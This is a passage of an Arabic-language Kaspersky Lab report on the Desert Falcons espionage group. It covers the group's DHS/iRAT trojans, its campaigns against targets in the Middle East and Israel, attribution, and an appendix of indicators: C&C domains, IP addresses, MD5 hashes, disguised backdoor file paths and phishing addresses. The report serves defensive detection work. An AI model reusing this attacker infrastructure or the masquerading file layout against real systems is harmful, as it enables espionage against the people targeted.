مع بداية ٢٠١٥، أطلقت DHS نسخة جديدة ونهائية تقريباً من برمجية تروجان الخبيثة، مرتبطة الآن بخصائص جديدة وتقنيات للهرب من الاكتشاف، كما تضيف تشفيراً لاتصالات C&C وتخزين الملفات. وتمت تسمية البرمجية الخبيثة الجديدة DHS2015 أو iRAT.

آثار الباب الخلفي back door في الهواتف المحمولة

عثرنا أثناء البحث في خوادم C&C على آثار لبيانات تشير إلى سجلات تروجان للهواتف المحمولة على www.fpupdate.info وتمثل الآثار منظومة لخادم مركزي للتجسس على الهواتف المحمولة، ويتضمن الخادم سجلات مكالمات على الهاتف المحمول، وسجلات رسائل نصية، وتعقب للمواقع الجغرافية لأكثر من ٣٦٠ ضحية.



Index of /mobile/uploads/LGE_IMEI_358239051467753/sms

- Parent Directory
- sms1403426500
- sms1403795705
- sms1403951425
- sms1403957747
- sms1404033025
- sms1404033300
- sms1404149698
- sms1404639259
- sms1404751863
- sms1404819478
- sms1404900900
- sms1405001676
- sms1405237502
- sms1405527163
- sms1405592130
- sms1409513356


Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at www.fpupdate.info Port 80

أدوات أخرى من DHS

طور المجرمون الإلكترونيون أدوات أخرى، على سبيل المثال أداة لتشفير وفك تشفير الملفات التي تعتمد على مفاتيح عامة أو خاصة.

جدول تصنيف النماذج الزمني

يوضح جدول تصنيف ملفات البرمجيات الخبيثة الزمني للنماذج المجمعة بشكل واضح أنشطة وعمليات الصقور، والتي بدأت في ٢٠١٣، وازدادت بشكل هائل في ٢٠١٤.



٤,٣ التعقب والتحكم

يمكن تقسيم عملية صقور الصحراء إلى ثلاث حملات مختلفة، يتم تشغيل كل منها من C&C/ IP مختلف، تستهدف أنواعاً مختلفة من الضحايا، كما تم تشغيلها من قبل أفراد مختلفين من الفريق.

يمكن تصنيف الحملات بناء على نوع ونسخة البرمجية الخبيثة ونوع الضحايا المستهدفين:

- الحملة الأولى: نشيطة في فلسطين ومصر والأردن ودول الخليج (المملكة العربية السعودية والإمارات العربية المتحدة وقطر).
- الحملة الثانية: نشيطة في إسرائيل.
- الحملة الثالثة: نشيطة في مصر.

الحملة الأولى: استهداف أجهزة الكمبيوتر والهواتف المحمولة

هذه هي حملة الصقور الرئيسية، وتضمنت أكبر عدد من الضحايا، وقد ركزت بشكل رئيسي على الضحايا رفيعي المستوى في فلسطين والأردن ومصر ودول الخليج، وكان الضحايا المستهدفين من المنظمات الحكومية، والمراكز العسكرية، والمؤسسات الإعلامية الكبرى.

نطاقات C&C	عناوين IP	الضحايا	البرمجية الخبيثة المستخدمة	تاريخ التسجيل
ahmedfaiez.info		الإعلام والحكومة	تروجان الصقور	2013-03-29
fpupdate.info		الهواتف المحمولة	تروجان الصقور	2013-04-14
flushupate.com			تروجان الصقور	2014-02-16
flushupdate.com		الإعلام	تروجان الصقور	2014-02-16
ineltdriver.com		المراكز العسكرية والحكومة	تروجان الصقور	2014-09-14
mediahitech.info		مجهول	تروجان الصقور	2012-06-28

الحملة الثانية

استهدفت هذه الحملة بشكل رئيسي الضحايا في إسرائيل باستخدام تروجان الصقور، وتم اكتشاف أكثر من ٦٠٠ ضحية.

نطاقات C&C	عناوين IP	الضحايا	البرمجية الخبيثة المستخدمة	تاريخ التسجيل
mixedwork.com		ضحايا إسرائيليون	تروجان الصقور	2014-02-18
plmedgroup.com		ضحايا إسرائيليون	تروجان الصقور	2014-02-18
pstcmedia.com		مجهول	تروجان الصقور	2013-07-04

الحملة الثالثة

استهدفت هذه الحملة بشكل رئيسي الناشطين والرموز السياسية، ومحطات الإذاعة والتلفاز في مصر، وهي الحملة الوحيدة ضمن عمليات الصقور التي استخدمت تجسس DHS.

نطاقات C&C	عناوين IP	الضحايا	البرمجية الخبيثة المستخدمة	تاريخ التسجيل
advtravel.info		ناشطون	تجسس DHS	2013-11-17
linksis.info		سياسيون وناشطون	DHS 2015/ iRat	2014-12-01

وإضافة إلى كونها الحملة الوحيدة التي استخدمت تجسس DHS، يمكننا التأكيد أيضاً بأنها أحدث حملة يتم إدارتها من قبل أعضاء مجموعة حديثين وأصحاب خبرة قليلة. ويبدو هذا الأمر واضحاً من الأخطاء المرتكبة في عمليات الحملة، فعلى سبيل المثال كان خادم C&C المركزي advtravel.info متاحاً للدخول العام، على الرغم من احتوائه ملفات وصور ملتقطة من الشاشة ومعلومات مجمعة من الضحايا وسجلات تنفيذ الأبواب الخلفية back door.

بنية الملف وحامل الملفات على أحد الخوادم المركزية. ولوقت قصير كان الإذن بالدخول إلى ملفات الخوادم المركزية متاحاً للعامة.

Liptona.net

من أحد الاكتشافات المثيرة للاهتمام، والتي تدل على بداية سابقة لعمليات الصقور هي نطاق Liptina.net، حيث يظهر تاريخ الاستضافة لهذا النطاق أنه في الفترة الواقعة بين ٢١ يونيو ٢٠١٢ وديسمبر ٢٠١٣، كان هذا النطاق يشير إلى أحد عناوين IP (188.40.106.84) المستخدمة من قبل الصقور.


وقد تمكننا من العثور على نموذج برمجية خبيثة تستخدم Liptona.net على شكل C&C. ويملك هذا النموذج بعض نقاط التشابه مع الباب الخلفي back door الرئيسي للصقور، ووقت تصنيف نقاط النموذج التي تعود إلى ديسمبر ٢٠١١. ومن المثير للاهتمام أن هذا النموذج يحاول سرقة بيانات الدخول لعناوين URL لمواقع إلكترونية فلسطينية، وهو دليل على هدف مشترك مع فريق الصقور.

المواقع الإلكترونية المستخدمة في البرمجية الخبيثة:

http://mail.mtit.pna.ps/src/login.php البريد الإلكتروني لوزارة الاتصالات وتكنولوجيا المعلومات الفلسطينية

http://myaccount.jawwal.ps/ مزود خدمة جوال للهواتف المحمولة


http://portal.iugaza.edu.ps/ الجامعة الإسلامية في غزة



برمجية خبيثة تستخدم Liptona.net على شكل خوادم C&C تتضمن عناوين URL لمواقع إلكترونية فلسطينية.

الجدول الزمني لعمليات الحملات

على الرغم من أن ملفات البرمجية الخبيثة تعود فقط إلى عام 2013، فقد تم العثور على آثار متعلقة بالنطاق قد تدل على نشاطات سابقة نفذها صقور الصحراء:



٥. النسبة

أتاح البحث في مجموعة صقور الصحراء للإجرام الإلكتروني لفريق الأبحاث تحديد هوية بعض أعضاء المجموعة الذين يقفون خلف تطوير وتشغيل هذه الحملات.

ويبلغ عدد أعضاء فريق صقور الصحراء 30 تقريباً، يعملون ضمن ثلاثة فرق، ويديرون عملياتهم بشكل رئيسي من فلسطين ومصر وتركيا.

كما أكدنا بأن لغة المجرمين الإلكترونيين الأم هي العربية، وينتمون إلى الشرق الأوسط، بناء على أدلة من:

- الهويات التي تم العثور عليها.
- حقيقة أن معظم ملفات البرمجية الخبيثة تمتلك مصدر PE "معلومات النسخة" مع "خاصية اللغة" التي تم إعدادها إلى "العربية".
- أسماء المستخدم لمدراء خوادم C&C عربية.
- العثور على رسائل إلكترونية وأسماء عربية في تاريخ التسجيل لنطاقات C&C.
- وثائق ورسائل تصيد إلكترونية عربية مستخدمة في الهجمات.
- اللوحة المركزية لتجسس DHS بواجهة عربية.

تم العثور على هويات بعض المجرمين الإلكترونيين لدى التحقيق في محتويات أحد خوادم C&C، والتي كانت تملك إذن بالقراءة العامة مفتوحاً لفترة زمنية قصيرة. وقد تمكننا من تعقب والتعرف على ملفات كاملة لبعض المهاجمين بما يتضمن حسابات فيسبوك وتويتر، ومدونات خاصة، ومواقع إلكترونية. ومن المفاجئ قيام المهاجمين بنشر بعض المعلومات حول تطوير تجسسهم والخوادم المركزية على تويتر.

KASPERSKY lab

٦. الخاتمة

تظهر هجمات صقور الصحراء بوضوح بأن تقنيات الهجوم دون انتظار zero day ليست ضرورية في الهجمات المستهدفة الفعالة، حيث تمكن صقور الصحراء باستخدام رسائل التصيد الإلكترونية والهندسة الاجتماعية وأدوات معدة من الصفر وثغرات الأبواب الخلفية back door من إصابة مئات الضحايا المهمين والحساسين في منطقة الشرق الأوسط عبر أنظمة أجهزة الكمبيوتر الخاصة بهم أو هواتفهم المحمولة.

ويعد هذا تنبيهاً على وضع الأمن الإلكتروني الضعيف في المنطقة، حيث خضعت كل من البنوك والمؤسسات الإعلامية والحكومات والمراكز العسكرية في دول مختلفة فريسة لهجمات صقور الصحراء.

ويتميز منفذو تهديدات الصقور بالتصميم والحيوية والمعرفة التقنية الجيدة، ونتوقع أن تستمر عملياتهم بحمل مزيد من برمجيات تروجان الخبيثة، واستخدام تقنيات أكثر تطوراً. وبتوفر التمويل الكافي، فقد يتمكنون من امتلاك أو تطوير برمجيات إكسبلويت، تزيد من فعالية هجماتهم.

ومجموعة صقور الصحراء هي مثال واحد على ارتفاع الجريمة الإلكترونية في منطقة مليئة بالمشاكل السياسية الجغرافية، والتي ستحفز نشطاء تهديدات أخرى لتنفيذ هجمات إلكترونية لأهداف سياسية أو إجرامية.

كاسبرسكي لاب تكتشف كافة ملفات البرمجيات الخبيثة كما يلي:

KASPERSKY lab

٧. الملحقات

الملحق الأول: تاريخ C&Cs

Domain	First Related Registration Date	IP addresses
ahmedfaiez.info	2013-03-29	188.40.75.132 188.40.106.84
fpupdate.info	2013-4-14	188.40.75.132
linkedim.in	2013-05-29	188.40.75.132
pstcmedia.com	2013-07-04	188.40.81.136
advtravel.info	2013-11-17	188.40.75.132 188.40.106.84
flushupate.com	2014-02-16	188.40.75.132
flushupdate.com	2014-02-16	188.40.75.132
mixedwork.com	2014-02-18	188.40.81.136
plmedgroup.com	2014-02-18	188.40.81.136
ineltdriver.com	2014-09-14	188.40.75.132
iwork-sys.com	2014-09-17	188.40.75.132
androcity.com	2014-11-17	188.40.106.84
linksis.info	2014-12-01	188.40.106.84

الملحق الثاني: IOC ونماذج

يمكن استخدام المؤشرات التالية على الهجوم للتعرف على إصابات الصقور.

الأسماء المستضيفة المعروفة ل "الصقور" و C&C

- advtravel.info
- ahmedfaiez.info
- pstcmedia.com
- mixedwork.com
- flushupate.com
- flushupdate.com
- ineltdriver.com
- liptona.net
- mediahitech.info
- fpupdate.info
- plmedgroup.com
- linksis.info

أسماء مستضيفة ذات علاقة

- linkedim.in
- iwork-sys.com
- nauss-lab.com
- nice-mobiles.com
- facebook-emoticons.bitblogoo.com
- abuhmaid.net
- blogging-host.info
- androcity.com
- tvgate.rocks

KASPERSKY lab

عناوين IP معروفة ل "الصقور" و C&C

- 188.40.75.132
- 188.40.81.136
- 188.40.106.84

MD5 لثغرات الأبواب الخلفية back doors مستخدمة في الهجمات

```
003082ee859edccd104ab4cb38deb131
00eef6a2ac57e987f4750c6eff4e93d6
01f68cad955b14f4849e3796a834cd44
02ffcfdcfb205cece05597fce1b307b7
03ea5a6c095b025e111a64a32a1d1460
07f0e2104773deec4ec351af40441b84
0ee6b2296df8c7e5aabfee46baef2a08
10a2212d23f8e248b59cfbf6b809e312
12dee292c0ce4ec005f9b55ee53e2b4e
15c5c4ca7bd169cc4a1747971afe4f02
1691aca2b2209ddb76d5107da92861e7
17bfc2f4efc1031b33835ca3ec0a71fa
1b26203d329a6663dfcb286bc4702c77
1e52a293838464e4cd6c1c6d94a55793
22e90e502bd4c8c19480e987cc46a9a8
238b48338c14c8ea87ff7ccab4544252
23d6eef34724f2b83f4181d3df47ce69
2804dce3a379b9ab5457c095dc93df91
2986d9af413cd09d9ffdb40040e5c180
2b94213b0ba7200742a08992b69a127a
2bce2ccd484a063e5e432a6f651782d9
33d56702729fd2bc5eb0f467663b03b4
418cf0044b8e0e8db6270454f617c636
436a7ad10b379ddc0a454e5129dc3ba6
4a0ef41272210f41b987224ff57f6280
4b521edf765d1369303d36cc3024c19d
4fbf48b61d2f2f590ae35f8f65867e40
518a765d999191b9ed7c4730714def31
59482460da44c3d7192970e705688162
5bb619dcb0c9684e0bbdf6d85769dbdd
5d7ba3b5780592c6e31be70a9077a8ed
63c480b1cc601b02b4acb30309b007e6
667b5004fa197beb0129e1ddbc416864
686779709226c6727bd9ebc4b1ff21b1
6fcc6c2e32fc8cee3fab0ac6fd6194cd
6ff73820c23551225de0ca08c2fc4397
7075c9a874ab5b0c27942714394f3885
72ef4096acd0b9274d5d6f2d981eb724
73c46bacc471db08a6c0e31caef3f9e8
74d8b882efae9fea1787f1558589fecb
76f74b24480bc1a42998c9440ddc2fad
79ac7484d4ad1608cc939ed0ae6e02e8
7ac102b740b299824e34394f334b5508
7ed79032a1ad8535242428e69507ca0a
8b5b5c9852f48fa4430943fd8412e0fb
8bbad466f2257e05f66ece621ccf2056
91510aa0bbf961a34f0326fbaf2bcbb1
9469ff12c582cf7943582dd28a1920cc
96d56c4a5426466f2a0dc3813386818d
a1b7f8f3cf6dee880028bd6db8111a1d
a313d1092c5245da1c20ac05915a3d11
a4a390f90be49b2bb51194d0844fed7f
a668c1dbdcdf2d561bea512361b101b9
a73ec37e872b49e5736cc06193105df9
aba4d663404a807581af7f20105f36d5
b1060166e3e1ba567634fbc96bd0c27d
```

KASPERSKY lab

b23c2925ee2d48517d17d4886e21c630	f78fcd4eaf3d9cd95116b6e6212ad327
b2d6091ff886b0745fbddf9d61b42064	aefea9d795624da16d878dc9bb81bf87
b312d48899c00e8bbaaff72503a07de8	cb87b5d46015f8416d9d3a50bfc0cf19
b71c734112f6351f867ae55229901722	3f879b77a5bd4cf5cf20ac6072fdbf5d
b71dc1257d200783f549822c502173fc	560f7807da12409779a2dc71e06bcebe
bac3b1fbe839af1db4692a747a389e48	5aca63d39b56206e0c8c9a084d0446a3
c07ac2120b4312b33089c0cc97405876	4ff74ab38668b524b85fd51825efe3fc
c60ada815212fc9c58fb801f99c230a4	52e50e109861d530e44eaf0ec2704751
cc0d753dce58c74011bbb1c116d10e1b	71af60e77a148e45dbdec4de8411e16f
d048a6a8377a865f07cbc2429ffaa3e7	2607abe604832363514eb58c33a682fc
d5d0be0b0a9ee793eac9af45f9b14a2e	e7cf1f540f773b35f8ad988d14d7226e
d7341d147c8d63137ed7a0b365ccc56e	bbc79bca19b0ebb95cb9cc69cc656382
decb846191be54c441677bb1da264029	2b3baed817a79109824d3a8a94f6c317
dff746868a1559de9d25037e73c06c52	6B74ACF4246F9C85ED6D020330FBEC39
e763e2a3b0b1ed43447afe281e134e95	D146C3A288AD021B25D7241431F7494C
f3d9689121a996f68533bd78eb6a18d9	8B1EFE545D1ABE35FF095F8A1D35FAAE
f4926f3bacdc2fa78b47c93b9123a5bc	b1bc9b06e3aa12fb899cd715abbeb257
f75cebd9a5d2f367117109845561e2d4	4e2405d93e541f9bae34564c80f7432e
fac66827a8cf3197358c1eaf1d6aa2bf	fa6fbd1dd2d58885772bd0b37633d5d7
3340360a84d5e186221cd129159788a7	

ملفات ذات علاقة بثغرة الباب الخلفي back door

%systemdrive%\ProgramData\cloud\skype.exe

%systemdrive%\ProgramData\cloud\msnn.dll

%systemdrive%\ProgramData\cloud\pluse.dll

%systemdrive%\ProgramData\skypee\skype.exe

%systemdrive%\ProgramData\skypee\msnn.dll

%systemdrive%\ProgramData\skypee\pluse.dll

%systemdrive%\Program Files\Messenger\MSN.exe

%systemdrive%\Program Files\Messenger\msnn.dll

%systemdrive%\Program Files\Messenger\pluse.dll

%systemdrive%\ProgramData\syn\Skype.exe

%systemdrive%\ProgramData\syn\msnn.dll

%systemdrive%\ProgramData\syn\pluse.dll

حسابات البريد الإلكتروني للمهاجم المستخدمة في تنفيذ هجمات التصيد

newsletar05@gmail.com
ynet48@gmail.com
mako22014@gmail.com
italy.officce@gmail.com

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy